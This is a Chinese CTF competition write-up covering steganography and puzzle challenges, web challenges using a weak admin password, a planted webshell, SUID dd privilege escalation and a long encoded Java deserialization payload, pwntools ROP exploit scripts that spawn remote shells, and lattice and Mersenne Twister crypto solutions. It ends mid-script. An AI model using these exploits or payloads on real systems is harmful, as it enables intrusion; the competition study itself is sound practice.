


# MISC

## easy! 23333!

用010editor打开文件，发现文件是倒置的zip文件，恢复脚本如下：



```
f = open("data", "rb")
s = f.read()
f.close()
f = open("a.zip", "wb")
f.write(s[::-1])
f.close()
```

解压后查看misc.txt发现只有Just Kidding，利用vim输出发现是零宽字符加密，如图所示：

```
<200e><200e><200e><200e><feff><200e><202c><200e><200e><200e><200e><feff><202a><202d><200e><20
0e><200e><200e><202d><feff><202c><200e><200e><200e><200e><feff><202d><200e><200e><200e>
<200e><feff><feff><202d><200e><200e><200e><feff><202a><feff><200e><200e><200e><200e><20
2d><feff><202c>Just<200e><200e><200e><200e><feff><feff><202a><200e><200e><200e><200e><202d><f
eff><202d><200e><200e><200e><200e><feff><200e><202a> <200e><200e><200e><200e><202d><feff><200
e><200e><200e><200e><200e><feff><feff><202a><200e><200e><200e><200e><202c><202a><200e><
200e><200e><200e><feff><202d><202c><200e><200e><200e><200e><202d><feff><200e><200e><200e><200
e><200e><feff><202a><202c><200e><200e><200e><200e><feff><202c><200e><200e><200e><200e><200e><
202a><feff><202d><200e><200e><200e><200e><feff><202d><feff>Kidding!<200e><200e><200e><200e><2
02d><feff><200e><200e><200e><200e><200e><feff><202d><202a><200e><200e><200e><feff><200e>
<feff><200e><200e><200e><200e><feff><200e><202a><200e><200e><200e><200e><202d><feff><200e><2
00e><200e><200e><200e><202d><202c><200e><200e><200e><200e><200e><feff><202c><200e><200e><200e
><200e><200e><feff><202a><200e><200e><200e><200e><202d><feff><feff><200e><200e><200e><2
00e><feff><202c><202a><200e><200e><200e><200e><feff><200e><200e><200e><200e><200e><200e><feff
><200e><202a><200e><200e><200e><200e><202d><feff><200e><200e><200e><200e><202d><202a><2
02d><200e><200e><200e><200e><feff><202d><202a><200e><200e><200e><200e><feff><200e><202a><200e
><200e><200e><feff><202a><200e><200e><200e><200e><202d><feff><feff><202c><200e><200e><200e><2
00e><200e><feff><202c><202c><200e><200e><200e><200e><feff><200e><feff
><200e><200e><200e><200e><feff><feff><202a><200e><200e><200e><202a><200e><200e><200e>
```

利用在线网站解密[https://330k.github.io/misc\\_tools/unicode\\_steganography.html](https://330k.github.io/misc_tools/unicode_steganography.html), 通过选择参数解得flag。

**Text in Text Steganography Sample**

Original Text:  (length: 13)  
Just Kidding!

Hidden Text:  (length: 46)  
flag{maybe\_you\_know\_the\_unicode\_steganography}

Download Stego Text as File

Steganography Text:  (length: 335)  
Just Kidding!

## 隐写

利用steganography对wav进行处理，得到的txt看出是乱码的png，对png的处理脚本如下：

```
import wave
def extract_data(frames):
    by = 0
    ret = []
    for i, frame in enumerate(frames):
        lsb = frame & 0b00000001
        by += (2**(7 - (i % 8))) * lsb
    if i % 8 == 7:
        ret.append(by.to_bytes(1, "little"))
        by = 0
    return b"".join(ret)
if __name__ == '__main__':
    filename = "flag.wav"
    wf = wave.open(filename, "rb")
    print(wf.getparams())
    frames = wf.readframes(wf.getnframes())
    png = extract_data(list(frames)[:1000000])
    res_string = open("res_str.txt", "wb")
    res_string.write(png)
    res_string.close()
    wf.close()
    print(png)
```

得到图如下：



数字游戏

首先第一层zio解开，发现只能解出一个数独图片，同时图片属性是对角线，猜测密码是数独的对角线。利用在线工具解出数独，如下图所示：

[注册](#) [登录](#)

数独计算器 ▾

玩数独游戏

数独PK

帮助中心

6	1	8	5	4	3	7	9	2
3	5	2	1	7	9	8	6	4
7	9	4	6	8	2	1	3	5
4	8	1	9	5	6	3	2	7
2	6	7	3	1	4	5	8	9
9	3	5	8	2	7	6	4	1
8	7	6	4	9	5	2	1	3
5	4	3	2	6	1	9	7	8
1	2	9	7	3	8	4	5	6

1

2

3

4

5

6

7

8

9

删除

计算可能性

计算区块唯一

二阶去重

三阶去重

四阶去重

跨区去重

运算

重来

高级输入：

按每行9个数字从第一行顺序输入，空位用0替代。

确定

关于计算各个按钮的说明，请到“帮助中心”查阅。[京ICP备17046866号-1](#) 智力数独，益智好帮手！[来玩一局吧！](#)

解压后，第二层zip里有一个key.txt和flag.txt，同时flag.txt是加密的，猜测key.txt里是密码。key.txt文件里是两个不规则数组：

```
[[7, 1, 1, 1, 1, 7], [1, 1, 2, 1, 1, 1, 1], [1, 3, 1, 2, 1, 2, 1, 3, 1],
[1, 3, 1, 3, 1, 3, 1], [1, 3, 1, 2, 1, 1, 2, 1, 3, 1], [1, 1, 1, 1, 4,
1, 1], [7, 1, 1, 1, 1, 1, 7], [2], [1, 1, 1, 2, 4, 1, 2, 1], [2, 1, 1,
1, 2, 1, 2, 2, 1], [1, 2, 3, 6, 1, 2], [4, 1, 2, 7, 1, 1, 2], [1, 2, 3,
2, 1, 1], [1, 4, 3, 1, 3, 1, 1], [2, 2, 2, 2, 4, 1, 1], [3, 2, 2, 1, 1,
1, 1, 3], [1, 1, 2, 6, 1], [1, 4, 1, 2], [7, 1, 1, 2, 1, 3, 1], [1, 1,
3, 3, 3, 1], [1, 3, 1, 1, 7, 1], [1, 3, 1, 3, 5, 1], [1, 3, 1, 1, 1, 1,
1, 1], [1, 1, 2, 4, 2, 1, 2], [7, 3, 3, 1, 2, 1, 1]]
[[7, 1, 7, 7], [1, 1, 1, 1, 2, 1, 1], [1, 3, 1, 5, 1, 1, 3, 1], [1, 3,
1, 1, 5, 1, 3, 1], [1, 3, 1, 1, 3, 1, 3, 1], [1, 1, 4, 1, 1, 1], [7, 1,
1, 1, 1, 1, 7], [3, 1], [1, 3, 2, 1, 1, 1, 1, 1, 1], [2, 1, 1, 1, 3, 1,
4], [2, 1, 6, 1, 1, 1, 2], [2, 1, 3, 2, 1], [1, 1, 6, 2, 1], [1, 2, 4,
2, 1, 2], [1, 1, 2, 1, 3, 1, 1, 6], [5, 2, 1, 3, 3, 1, 1], [1, 5, 1, 1,
6, 2], [1, 2, 2], [7, 1, 2, 1, 1, 5], [1, 1, 4, 2, 1, 1, 2], [1, 3, 1,
1, 1, 7], [1, 3, 1, 3, 3, 3, 1], [1, 3, 1, 3, 1, 1, 3, 1, 1], [1, 1, 1,
1, 1], [7, 1, 1, 1, 5, 3]]
```

经过查询是数织游戏，在线解密的到一个二维码：



扫码得到密码TakeItEasy，最终解得flag。

## 困惑

打开附件是一个乱码的zip，通过题目困惑猜测到异或，结果发现文件flag.zip的hex，从0x01开始递增异或，最终得到a.zip文件，里面有两张图xor.png，和rox.png，如下所示：



# flag{th1s\_fak3\_F1Ag><}

处理脚本如下：

```
import sys

if len(sys.argv) != 2:
    print("Usage: python xor_zip.py <filename>")
    sys.exit()

filename = sys.argv[1]
```

```

with open(filename, "rb") as f:
    data = bytearray(f.read())


key = 0x01

for i in range(len(data)):
    data_byte = data[i]
    xor_byte = key ^ data_byte
    key = (key + 1) % 256
    data[i] = xor_byte

with open("/home/stephen/TRX_car/kunhuo/a.zip", "wb") as f:
    f.write(data)

```

根据两张图片名字xor.png和rox.png猜测可能需要将两张图异或，放入stegsolve看一下，发现蓝色通道有条纹，查了个很多资料，猜测是盲水印。将两张图异或得到solve.png，然后利用BindWaterMark将solve.png与rox.png提取盲水印，最后调一下图片的灰度即可得到flag。



## simplecms

/admin管理员登录，弱口令admin/123456

登录后发现很多功能点会被重置，更换模板后发现可以修改模板，直接插入一句话，蚁剑连接首页地址即可


/flag需要提权读 SUID dd提权

dd if=/flag 即可读取flag

```
(www-data:/var/www/html) $ dd if=/flag
tvuuwvwkdqkx8apcsfmqbsbr
0+1 records in
0+1 records out
25 bytes copied, 0.000264248 s, 94.6 kB/s
```

## expr

访问<http://123.127.164.29:27629/?cmd=cat /flag>, burpsuite抓包, 发送到repeater, 修改payload后send。如图所示:



payload如下:



POST / HTTP/1.1

data=%72%4f%30%41%42%58%4e%79%41%43%35%71%59%58%5a%68%65%43%35%74%59%57%  
35%68%5a%32%56%74%5a%57%35%30%4c%6b%4a%68%5a%45%46%30%64%48%4a%70%59%6e%  
56%30%5a%56%5a%68%62%48%56%6c%52%58%68%77%52%58%68%6a%5a%58%42%30%61%57%  
39%75%31%4f%66%61%71%32%4d%74%52%6b%41%43%41%41%46%4d%41%41%4e%32%59%57%  
78%30%41%42%4a%4d%61%6d%46%32%59%53%39%73%59%57%35%6e%4c%30%39%69%61%6d%  
56%6a%64%44%74%34%63%67%41%54%61%6d%46%32%59%53%35%73%59%57%35%6e%4c%6b%  
56%34%59%32%56%77%64%47%6c%76%62%74%44%39%48%7a%34%61%4f%78%7a%45%41%67%  
41%41%65%48%49%41%45%32%70%68%64%6d%45%75%62%47%46%75%5a%79%35%55%61%48%  
4a%76%64%32%46%69%62%47%58%56%78%6a%55%6e%4f%58%65%34%79%77%4d%41%42%45%  
77%41%42%57%4e%68%64%58%4e%6c%64%41%41%56%54%47%70%68%64%6d%45%76%62%47%  
46%75%5a%79%39%55%61%48%4a%76%64%32%46%69%62%47%55%37%54%41%41%4e%5a%47%  
56%30%59%57%6c%73%54%57%56%7a%63%32%46%6e%5a%58%51%41%45%6b%78%71%59%58%  
5a%68%4c%32%78%68%62%6d%63%76%55%33%52%79%61%57%35%6e%4f%31%73%41%43%6e%  
4e%30%59%57%4e%72%56%48%4a%68%59%32%56%30%41%42%35%62%54%47%70%68%64%6d%  
45%76%62%47%46%75%5a%79%39%54%64%47%46%6a%61%31%52%79%59%57%4e%6c%52%57%  
78%6c%62%57%56%75%64%44%74%4d%41%42%52%7a%64%58%42%77%63%6d%56%7a%63%32%  
56%6b%52%58%68%6a%5a%58%42%30%61%57%39%75%63%33%51%41%45%45%78%71%59%58%  
5a%68%4c%33%56%30%61%57%77%76%54%47%6c%7a%64%44%74%34%63%48%45%41%66%67%  
41%49%63%48%56%79%41%42%35%62%54%47%70%68%64%6d%45%75%62%47%46%75%5a%79%  
35%54%64%47%46%6a%61%31%52%79%59%57%4e%6c%52%57%78%6c%62%57%56%75%64%44%  
73%43%52%69%6f%38%50%50%30%69%4f%51%49%41%41%48%68%77%41%41%41%41%4d%33%  
4e%79%41%42%74%71%59%58%5a%68%4c%6d%78%68%62%6d%63%75%55%33%52%68%59%32%  
74%55%63%6d%46%6a%5a%55%56%73%5a%57%31%6c%62%6e%52%68%43%63%57%61%4a%6a%  
62%64%68%51%49%41%42%45%6b%41%43%6d%78%70%62%6d%56%4f%64%57%31%69%5a%58%  
4a%4d%41%41%35%6b%5a%57%4e%73%59%58%4a%70%62%6d%64%44%62%47%46%7a%63%33%  
45%41%66%67%41%46%54%41%41%49%5a%6d%6c%73%5a%55%35%68%62%57%56%78%41%48%  
34%41%42%55%77%41%43%6d%31%6c%64%47%68%76%5a%45%35%68%62%57%56%78%41%48%  
34%41%42%58%68%77%41%41%41%41%5a%6e%51%41%4b%47%4e%76%62%53%35%6c%65%47%  
46%74%63%47%78%6c%4c%6d%56%34%63%43%35%6a%62%32%35%30%63%6d%39%73%62%47%  
56%79%4c%6b%56%34%63%45%4e%76%62%6e%52%79%62%32%78%73%5a%58%4a%30%41%42%  
4a%46%65%48%42%44%62%32%35%30%63%6d%39%73%62%47%56%79%4c%6d%70%68%64%6d%  
46%30%41%41%4e%6c%65%48%42%7a%63%51%42%2b%41%41%76%2f%2f%2f%2f%2b%64%41%  
41%6b%63%33%56%75%4c%6e%4a%6c%5a%6d%78%6c%59%33%51%75%54%6d%46%30%61%58%  
5a%6c%54%57%56%30%61%47%39%6b%51%57%4e%6a%5a%58%4e%7a%62%33%4a%4a%62%58%  
42%73%64%41%41%64%54%6d%46%30%61%58%5a%6c%54%57%56%30%61%47%39%6b%51%57%  
4e%6a%5a%58%4e%7a%62%33%4a%4a%62%58%42%73%4c%6d%70%68%64%6d%46%30%41%41%  
64%70%62%6e%5a%76%61%32%55%77%63%33%45%41%66%67%41%4c%41%41%41%41%50%6e%  
45%41%66%67%41%52%63%51%42%2b%41%42%4a%30%41%41%5a%70%62%6e%5a%76%61%32%  
56%7a%63%51%42%2b%41%41%73%41%41%41%41%72%64%41%41%6f%63%33%56%75%4c%6e%  
4a%6c%5a%6d%78%6c%59%33%51%75%52%47%56%73%5a%57%64%68%64%47%6c%75%5a%30%  
31%6c%64%47%68%76%5a%45%46%6a%59%32%56%7a%63%32%39%79%53%57%31%77%62%48%  
51%41%49%55%52%6c%62%47%56%6e%59%58%52%70%62%6d%64%4e%5a%58%52%6f%62%32%  
52%42%59%32%4e%6c%63%33%4e%76%63%6b%6c%74%63%47%77%75%61%6d%46%32%59%58%  
45%41%66%67%41%56%63%33%45%41%66%67%41%4c%41%41%41%42%38%6e%51%41%47%47%  
70%68%64%6d%45%75%62%47%46%75%5a%79%35%79%5a%57%5a%73%5a%57%4e%30%4c%6b%  
31%6c%64%47%68%76%5a%48%51%41%43%30%31%6c%64%47%68%76%5a%43%35%71%59%58%  
5a%68%63%51%42%2b%41%42%56%7a%63%51%42%2b%41%41%73%41%41%41%44%4e%64%41%  
41%39%62%33%4a%6e%4c%6e%4e%77%63%6d%6c%75%5a%32%5a%79%59%57%31%6c%64%32%  
39%79%61%79%35%33%5a%57%49%75%62%57%56%30%61%47%39%6b%4c%6e%4e%31%63%48%

42%76%63%6e%51%75%53%57%35%32%62%32%4e%68%59%6d%78%6c%53%47%46%75%5a%47%  
78%6c%63%6b%31%6c%64%47%68%76%5a%48%51%41%47%30%6c%75%64%6d%39%6a%59%57%  
4a%73%5a%55%68%68%62%6d%52%73%5a%58%4a%4e%5a%58%52%6f%62%32%51%75%61%6d%  
46%32%59%58%51%41%43%47%52%76%53%57%35%32%62%32%74%6c%63%33%45%41%66%67%  
41%4c%41%41%41%41%6c%6e%45%41%66%67%41%64%63%51%42%2b%41%42%35%30%41%42%  
42%70%62%6e%5a%76%61%32%56%47%62%33%4a%53%5a%58%46%31%5a%58%4e%30%63%33%  
45%41%66%67%41%4c%41%41%41%41%64%58%51%41%55%32%39%79%5a%79%35%7a%63%48%  
4a%70%62%6d%64%6d%63%6d%46%74%5a%58%64%76%63%6d%73%75%64%32%56%69%4c%6e%  
4e%6c%63%6e%5a%73%5a%58%51%75%62%58%5a%6a%4c%6d%31%6c%64%47%68%76%5a%43%  
35%68%62%6d%35%76%64%47%46%30%61%57%39%75%4c%6c%4e%6c%63%6e%5a%73%5a%58%  
52%4a%62%6e%5a%76%59%32%46%69%62%47%56%49%59%57%35%6b%62%47%56%79%54%57%  
56%30%61%47%39%6b%64%41%41%69%55%32%56%79%64%6d%78%6c%64%45%6c%75%64%6d%  
39%6a%59%57%4a%73%5a%55%68%68%62%6d%52%73%5a%58%4a%4e%5a%58%52%6f%62%32%  
51%75%61%6d%46%32%59%58%51%41%44%32%6c%75%64%6d%39%72%5a%55%46%75%5a%45%  
68%68%62%6d%52%73%5a%58%4e%78%41%48%34%41%43%77%41%41%41%33%39%30%41%46%  
4a%76%63%6d%63%75%63%33%42%79%61%57%35%6e%5a%6e%4a%68%62%57%56%33%62%33%  
4a%72%4c%6e%64%6c%59%69%35%7a%5a%58%4a%32%62%47%56%30%4c%6d%31%32%59%79%  
35%74%5a%58%52%6f%62%32%51%75%59%57%35%75%62%33%52%68%64%47%6c%76%62%69%  
35%53%5a%58%46%31%5a%58%4e%30%54%57%46%77%63%47%6c%75%5a%30%68%68%62%6d%  
52%73%5a%58%4a%42%5a%47%46%77%64%47%56%79%64%41%41%68%55%6d%56%78%64%57%  
56%7a%64%45%31%68%63%48%42%70%62%6d%64%49%59%57%35%6b%62%47%56%79%51%57%  
52%68%63%48%52%6c%63%69%35%71%59%58%5a%68%64%41%41%54%61%57%35%32%62%32%  
74%6c%53%47%46%75%5a%47%78%6c%63%6b%31%6c%64%47%68%76%5a%48%4e%78%41%48%  
34%41%43%77%41%41%41%79%68%78%41%48%34%41%4a%33%45%41%66%67%41%6f%64%41%  
41%4f%61%47%46%75%5a%47%78%6c%53%57%35%30%5a%58%4a%75%59%57%78%7a%63%51%  
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PWN

## timemaster

```
from pwn import *
import struct
import gmpy2
context.log_level='debug'
elf=ELF('./pwn')
# io=process('./pwn')
io=remote('123.127.164.29',27506)
libc=ELF('./libc-2.31.so')

io.recvuntil('> ')
io.sendline('/bin/sh\x00')
io.recvuntil('> ')
io.sendline('16')
io.recvuntil('Time[sec]: ')
io.sendline('+')
io.recvuntil('Stop the timer as close to ')
canary_double=str(io.recvuntil(' seconds',drop=True))
print(canary_double)
canary_double=gmpy2.mpfr(canary_double)
canary=struct.pack("d", canary_double)
print(hex(u64(canary)))
pop_rdi=0x0000000000400e93

io.sendline()
io.sendline()
payload='a'*0x18+p64(u64(canary))+ 'B'*8+p64(pop_rdi)+p64(0x0000000000601ff0)+p64(0x00000000004006D0)+p64(0x0000000000400760)
io.recvuntil('Play again? (Y/n) ')
# gdb.attach(io)
# pause()
io.sendline(payload)
libc_base=u64(io.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-
libc.symbols['__libc_start_main']
system_addr=libc_base+libc.symbols['system']
binsh_addr=libc_base+libc.search('/bin/sh\x00').next()
pop_rax=libc_base+0x000000000047400
pop_rsi=libc_base+0x00000000002604f
pop_rdx_r12=libc_base+0x0000000000119241
syscall_ret=libc_base+0x0000000000630d9
log.success('libc_base => {}'.format(hex(libc_base)))

payload='a'*0x88+p64(u64(canary))+ 'B'*8+p64(pop_rax)+p64(59)+p64(pop_rdi)+p64(binsh_addr)+p64(pop_rsi)+p64(0)+p64(pop_rdx_r12)+p64(0)*2+p64(syscall_ret)
io.recvuntil('> ')
io.sendline(payload)
io.interactive()
```

## guess

```
from pwn import *
context.log_level='debug'
# io=process('./guess')
io=remote('123.127.164.29',27566)
# io=gdb.debug('./guess')
libc=ELF('./libc.so.6')
elf=ELF('./guess')

io.recvuntil('Enter the size : ')
io.sendline('1')
io.recvuntil('Enter the number of tries : ')
io.sendline('1')
io.recvuntil('Enter your guess : ')
io.sendline('+')
io.recvuntil('You entered ')
pie=int(io.recv(14),10)-0x1579
pop_rdi=pie+0x00000000000001793
start=pie+0x000000000000143A
log.success('pie => {}'.format(hex(pie)))
payload='a'*0x18+p64(0)+'B'*8+p64(pop_rdi)+p64(pie+elf.got['__libc_start_main'])+p64(pie+0x0000000000001140)+p64(start)
payload=payload.ljust(0x860,'\x00')
# gdb.attach(io)
# pause()
io.recvuntil('> \n')
io.sendline(payload)
libc_base =u64(io.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-
libc.symbols['__libc_start_main']
system_addr=libc_base+libc.symbols['system']
binsh_addr=libc_base+libc.search('/bin/sh\x00').next()
pop_rsi=libc_base+0x0000000000023a6a
pop_rdx=libc_base+0x000000000001b96
pop_rax=libc_base+0x000000000001b500
syscall=libc_base+0x00000000000d2625
log.success('libc_base => {}'.format(hex(libc_base)))
payload='a'*0x18+p64(0)+'b'*8+p64(pop_rax)+p64(59)+p64(pop_rdi)+p64(binsh_addr)+p64(pop_rsi)+p64(0)+p64(pop_rdx)+p64(0)+p64(syscall)
io.recvuntil('> \n')
io.sendline(payload)
io.interactive()
```

## easyguess

```
from pwn import *
context.log_level='debug'
#io=process('./easyguess')
io=remote('123.127.164.29',27533)
```

```
elf=ELF('./easyguess')

io.recvuntil('You have three times\n')
io.sendline(str(1804289383))
sleep(0.1)
io.sendline('846930886')
sleep(0.1)
io.sendline('1681692777')

io.recvuntil('pwn it!\n')
binsh_addr=0x08049A30
systemaddr=0x080483E0

payload='a'*32+p32(systemaddr)+'b'*4+p32(binsh_addr)
io.sendline(payload)
io.interactive()
```

# CRYPTO

## Easy bog

有限域上的背包问题（密码学领域），由于sage并不直接支持有限域上的LLL，所有对c加上k个p，遍历一下k的大小，再观察LLL之后的第一个向量，如果向量内只有1和-1，那八成就是了。

```
p =
857668166834074274770740530907591682592054895353310013014830496607729438
16017
```

pubkey =

[58890813098389592716367918664418237809399998613202441049117852003453550  
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135089183717389675142399628491706662977258165642480686195977243358154228  
74867,  
354559561568467584014980399949149874776564107419952619213392428615669537  
15810,  
699807584954672484067066581863583153654219635144063148396331329207727532  
69590,  
407806097814975841086899520684872742430813630444942233533772485361973420  
87646,  
448679424993833603000664932937294149214802956873165961355700228887234612  
84905,  
827251548707986269263223393063534175205871536678784518566114212197001575  
24903,  
251266316815274774673952545462720845674544103349508206298911828578587390  
56234,  
695146688661704716139952385776236532817901104230427701052127398663589551  
1090,  
763488616233184226483220728728257133984712518315893434739490169769712236  
35877,  
562051071902249574196826811137144520842617335620147079010875892927885405  
01506,  
181178925433949766455230776309043291472513177042858815190491380752606786  
09853,  
448080311050963010064471463328722795740726820414304818889914361138014135  
24922,  
492534228833192867492234596681268495568798482297287609904088515470461354  
26202,  
841898149309268179539670351667811687975673230891040131136461027089783302  
23462,  
471371400695941894858962037574768087383502916843123770445962046289880074  
90802,  
408015720888320022655466229484017317028502732012357652284095279723044706  
14013,  
660310499464595981126321048726064561173784384569488591021858178626716251  
18362,  
817201815602227371797897407435884446168439251272636165330945169193845313  
50798,  
227990625665078508127037084005147386607805101007472437200012179355868647  
13536,  
196368982355937708583685197506341524091074753969821515340802873930550540  
87250,  
290191366059481883092016414569999195793060044405187770866039612256476023  
20689,

```

798806984951547586094322452101093660915859698078909678154109045130807696
79673,
933344430704096215624758634631131186992189121440565278995933694722058649
2578,
538929181610505966172321959762798316011790609883223578266662618883233376
3452,
801402472017094767797693108745363780210738640352131778895954026737525934
92257,
102659897449044180751846061887716333197319222370978823327277968735958069
41649,
289471865435732083235556116126210272839892046908187327390830740453766648
47781,
766658309395980231168887965509329719367233672858387976185639183771959766
34315]
c =
138142607317944766211162004431617763596914211725805481026726494863481244
7218

n = 80
for j in range(40):
    L = Matrix(ZZ, n+1, n+1)

    for i in range(len(pubkey)):
        L[i, i] = 2
        L[i, -1] = pubkey[i]
    L[-1, :] = 1
    tmp = c+p*j
    L[-1, -1] = c+p*j
    tmp = L.LLL()
    print(tmp[0])

```

解题脚本为：

```

from Crypto.Util.number import *
from hashlib import md5

a= [-1, -1, -1, -1, 1, -1, 1, -1, -1, -1, -1, -1, -1, -1, -1, 1,
-1, 1, 1, 1, -1, 1, 1, -1, 1, -1, -1, 1, 1, 1, 1, -1, -1, -1, 1, 1, 1,
1, -1, 1, -1, 1, -1, 1, 1, 1, 1, 1, 1, 1, -1, 1, 1, -1, -1, -1, -1, 1,
1, -1, 1, 1, -1, 1, -1, -1, 1, 1, -1, 1, 1, -1, 1, 1, 1, -1, -1, -1, -1]
l = ''
for i in a:
    if(i==-1):
        l+='1'
    else:
        l+='0'
print(l)

```

```

a
=0b111101011111111101000100101100001110000101010000000100111100100101100
10010001111
rr = long_to_bytes(a)
rr = b'\xf5\xffD\xb0\xe1P\x13\xc9d\x8f'

flag = "flag{" + rr.hex() + "}"
flag_md5 = md5(flag.encode()).hexdigest()
print(flag)
print(flag_md5)

```

## Easy random

题目代码:

```

from random import Random
from hashlib import md5
from MT19937tools import *
rng = Random()
leak = []
for i in range(1250):
    leak.append()
    leak.append(rng.getrandbits(16))
m = rng.getrandbits(64)
flag = "flag{" + str(m) + "}"
print(flag)
flag_md5 = md5(flag.encode()).hexdigest()
f = open("output.txt", "w")
f.write(f"leak = {leak}\n")
f.write(f"flag_md5 = {flag_md5}\n")
f.close()

```

给定了1250位的随机数，预测下一个 随机数预测问题

但是是16位的，不能直接用MT19937

找个16位的脚本修改一下直接运行 [https://github.com/icemonster/symbolic\\_mersenne\\_cracker/](https://github.com/icemonster/symbolic_mersenne_cracker/)

```

from z3 import *
from random import Random
from itertools import count
from time import time
import logging

logging.basicConfig(format='STT> %(message)s')
logger = logging.getLogger()
logger.setLevel(logging.DEBUG)

```

```

SYMBOLIC_COUNTER = count()

class Untwister:
    def __init__(self):
